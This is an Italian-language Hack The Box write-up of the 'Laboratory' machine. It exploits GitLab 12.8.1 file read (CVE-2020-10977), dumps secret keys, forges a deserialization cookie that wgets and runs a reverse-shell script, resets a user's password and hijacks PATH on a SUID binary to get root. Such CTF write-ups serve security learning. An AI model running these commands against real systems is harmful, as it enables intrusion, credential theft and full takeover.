## LABORATORY | Kaosam

Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676


Risultati port scanning:

```
~/Desktop# nmap -sC -sV 10.10.10.216
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 13:52 CEST
Nmap scan report for 10.10.10.216
Host is up (0.17s latency).
Not shown: 997 filtered ports
       STATE SERVICE
PORT
                       VERSION
                        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2
22/tcp open ssh
 ssh-hostkey:
    3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
    256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
   256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp open http
http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open ssl/https Apache/2.4.41 (Ubuntu)
 _http-server-header: Apache/2.4.41 (Ubuntu)
 http-title: 400 Bad Request
.
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.q
Nmap done: 1 IP address (1 host up) scanned in 127.91 seconds
```


Se si va nel browser fallisce il redirect a https://laboratory.htb. Bisogna quindi inserire laboratory.htb tra gli host, modificando il file /etc/hosts, inserendo la seguente stringa:

10.10.10.216 laboratory.htb

Se si procede dunque questa volta si viene reindirizzati al seguente sito web:




Se andiamo ad analizzare il certificato HTTPS con il browser, si nota la presenza di un DNS alternativo quale git.laboratory.htb:




Dopo aver aggiunto agli host anche questo indirizzo (/etc/hosts), veniamo portati su un altro sito:

### GitLab Community Edition


# Open source software to collaborate on code Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.



Si può provare la registrazione di un nuovo utente. Bisogna perà utilizzare una email con il dominio della macchina, altrimenti l'applicazione non accetta email da altri domini:



Dopo la registrazione viene effettuato un login automatico, che ci conduce alla dashboard di GitLab:



Se si va nella sezione Help, si nota che stiamo usando la versione 12.8.1 del sistema.

Con una rapida ricerca, si trova il seguente exploit a riguardo, che permette di leggere file remoti:

https://www.rapid7.com/db/modules/exploit/multi/http/gitlab\_file\_read\_rce/

Su github è presente questo script python che permette di sfruttare la vulnerabilità menzionata:

https://github.com/thewhiteh4t/cve-2020-10977

Quindi, eseguiamo, in base all'utente creato precedentemente:

```
python3 cve 2020 10977.py https://git.laboratory.htb Kaosam password
```

Eseguito lo script, al prompt inseriamo il path completo del file che vogliamo leggere, ad esempio gli utenti nella macchina:

```
Trying to Login.
      Login Successful!
     Creating ProjectOne...
ProjectOne Created Successfully!
     Creating ProjectTwo...
     ProjectTwo Created Successfully!
     Absolute Path to File : /etc/passwd
     Creating an Issue..
      Issue Created Successfully!
     Moving Issue...
Issue Moved Successfully!
File URL : https://git.laboratory.htb/Kaosam/Project
bcdedd83e/passwd
> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/notogin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Tra gli utenti compare ad esempio "dexter", che dal nome ci suggerisce essere lo user target della macchina.

Nonostante questo dobbiamo cercare di ottenere una shell, e leggendo il seguente articolo:

#### https://hackerone.com/reports/827052

Da come si evince è possibile trasformare questa vulnerabilità in una RCE, così poi da ottenere una reverse shell:

Seguendo l'intera procedura, il primo passo è quello di andare a leggere (possiamo farlo con lo script precedente), il file secrets.yml all'interno di gitlab:

```
Creating ProjectTwo...
Absolute Path to File : /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
    Creating an Issue...
    Issue Created Successfully!
[!] Moving Issue...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/Kaosam/ProjectTwo/uploads/8537c2386118cc67ec80b0
bc7e0a510/secrets.yml
> /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.
production:
  db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73
a7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7
86fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc
  openid_connect_signing_key: |
----BEGIN RSA PRIVATE KEY-
    MIIJKQIBAAKCAgEA5LQnENotwu/SUAshZ9vacrnVeYXrYPJoxkaRc2Q3JpbRcZTu
    YxMJm2+5ZDzaDu5T4xLbcM0BshgOM8N3gMcogz0KUmMD3OGLt90VNBq8V9C9C5VV
```

#### Si ottiene così la chiave secret\_key\_base:

```
3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca74
86fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
```

Dunque se installiamo in locale Gitlab e sostituiamo nel file di configurazione la secret key con quella appena ottenuta, si può procedere con l'exploit.

Dopo aver editato la secret key, creiamo innanzitutto un file da inviare nella macchina vittima, chiamato shell.sh, contenente uno script bash per la reverse shell al nostro indirizzo e porta:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.52/4444 0>&1
```

Poi, startiamo un server locale verso il quale fare la chiamata al file (in automatico sarà avviato sulla nostra porta 8000):

```
python -m SimpleHTTPServer
```

Nel mentre su un altro terminale siamo in ascolto con:

```
nc -lvp 4444
```

Una volta fatto, facciamo restartare il servizio di Gitlab e apriamo la console:

```
gitlab-ctl restart
gitlab-rails console
```

Per inviare la shell inseriamo riga per riga i seguenti comandi:

```
request = ActionDispatch::Request.new(Rails.application.env_config)

request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `wget http://address:8000/shell.sh -0 /tmp/shell.sh &&
chmod +x /tmp/shell.sh && /tmp/shell.sh` %>")

depr =
ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb,
:result, "@result", ActiveSupport::Deprecation.new)

cookies.signed[:cookie] = depr

puts cookies[:cookie]
```

Salviamo il cookie che è stato stampato dall'ultimo comando, e inviamo la richiesta con curl:

```
curl -vvv 'https://git.laboratory.htb/users/sign_in' -b
"experimentation_subject_id=COOKIE" -k
```

root@unknown:~/Desktop# curl -vvv 'https://git.laboratory.htb/users/sign\_in' -b "experimentation\_sub
ject\_id=BAhvOkBBY3RpdmVTdXBwb3J00jpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBp
bnN0YW5jZW86CEVSQgs6EEBZYWZlX2xldmVsMDoJQHNYY0kiAZ4jY29kaW5nolVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQu
PDwoKCBgd2dldCBodHRw0i8vMTAuMTAuMTQuNTI60DAwMC9zaGVsbC5zaCAtTyAvdG1wL3NoZWxsLnNoICYmIGNobW9kICt4IC90
bXAvc2hlbGwuc2ggJiygL3RtcC9zaGVsbC5zaGAgKS50b19zKTsgX2VyYm91dAY6BkVG0g5AZW5jb2RpbmdJdToNRW5jb2RpbmcK
VVRGLTgGOwpG0hNAZnJvemVuX3N0cmluZzA6DkBmaWxlbmFtZTA6DEBsaW5lbm9pADoMQG1ldGhvZDoLcmVzdWx00glAdmFySSIM
QHJlc3VsdAY7ClQ6EEBkZXByZWNhdG9ySXU6H0FjdGl2ZVN1cHBvcnQ60kRlcHJlY2F0aW9uAAY7ClQ=--ac781a6403fe01d973
a5468967993ae9e69b45f4" -k

Abbiamo cosi ottenuto la shell per l'utente git:

```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.216.
Ncat: Connection from 10.10.10.216:49522.
bash: cannot set terminal process group (400): Inappropriate ioctl for device bash: no job control in this shell
git@git:~/gitlab-rails/working$ id
id
uid=998(git) gid=998(git) groups=998(git)
```

Se trasferiamo linpeas.sh sulla macchina, eseguendolo notiamo che:

Significa che ci troviamo dentro un container docker, e quindi ad esempio l'utente dexter si trova in realtà non nel container, ma nell'host.

Vedendo gli utenti di gitlab notiamo dexter@laboratory.htb:

```
1 /var/log/gitlab/gitlab-rails/application.log:kaosam@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:fake@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:dexter@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:deedee@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:bigmail@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:ata1@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:admin@laboratory.htb
```

Nella seguente repo vengono descritti dei modi per trovare utenti e resettare le loro credenziali:


https://gist.github.com/dnozay/188f256839d4739ca3e4

In questo caso dobbiamo trovare dexter e dunque reimpostare la sua password all'interno di GitLab. In questo modo si potrà accedere impersonificandolo, ed uscire dal docker container.


#### Con i seguenti comandi:

```
gitlab-rails console
user = User.find_by(username: "dexter")
user.password = 'password'
user.password_confirmation = 'password'
user.save!
```

E' stata reimpostata con successo la password di dexter. E' possibile accedere alla piattaforma con il suddetto utente:



All'interno di securedocker/dexter/.ssh c'è la sua chiave privata:



Salvata la chiave in locale, è necessario cambiare i permessi per poterla usare con ssh (opzione -i):

Ottenuta la flag, ora il passo successivo è quello di diventare root.

#### Se eseguiamo il comando:

```
find / -perm -u=s -type f 2>/dev/null
```

Scopriamo che siamo in possesso del seguente binario:

/usr/local/bin/docker-security

#### Proviamo a fare il debug con Itrace:

Viene usato il comando chmod senza il percorso completo quindi possiamo exploitare il PATH, cambiandolo.

Questo si può fare creando un file chiamato "chmod" dentro "tmp" ad esempio. Poi il PATH si aggiorna indirizzando anche "tmp" all'interno. Quindi quando viene chiamato il comando chmod, automaticamente si viene reindirizzati al primo.

Di seguito la lista dei comandi per ottenere la shell come root:

```
dexter@laboratory:/usr/local/bin$ cd /tmp
dexter@laboratory:/tmp$ echo "/bin/bash" > chmod
dexter@laboratory:/tmp$ ls
chmod
systemd-private-9308791ea83f46d5ad864d0a996fcd70-apache2.service-kFXdji
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-logind.service-bybN5f
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-resolved.service-9nUQoi
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-timesyncd.service-fngMNf
tmux-1000
vmware-root_865-3980167289
dexter@laboratory:/tmp$ chmod 777 chmod
dexter@laboratory:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games:/snap/bin
dexter@laboratory:/tmp$ export PATH=/tmp:$PATH
dexter@laboratory:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
dexter@laboratory:/tmp$ cd /usr/local/bin/
dexter@laboratory:/usr/local/bin$ ls
docker-security
dexter@laboratory:/usr/local/bin# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
```

Rooted!

Contattami su Twitter: <a href="https://twitter.com/samuelpiatanesi">https://twitter.com/samuelpiatanesi</a>

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups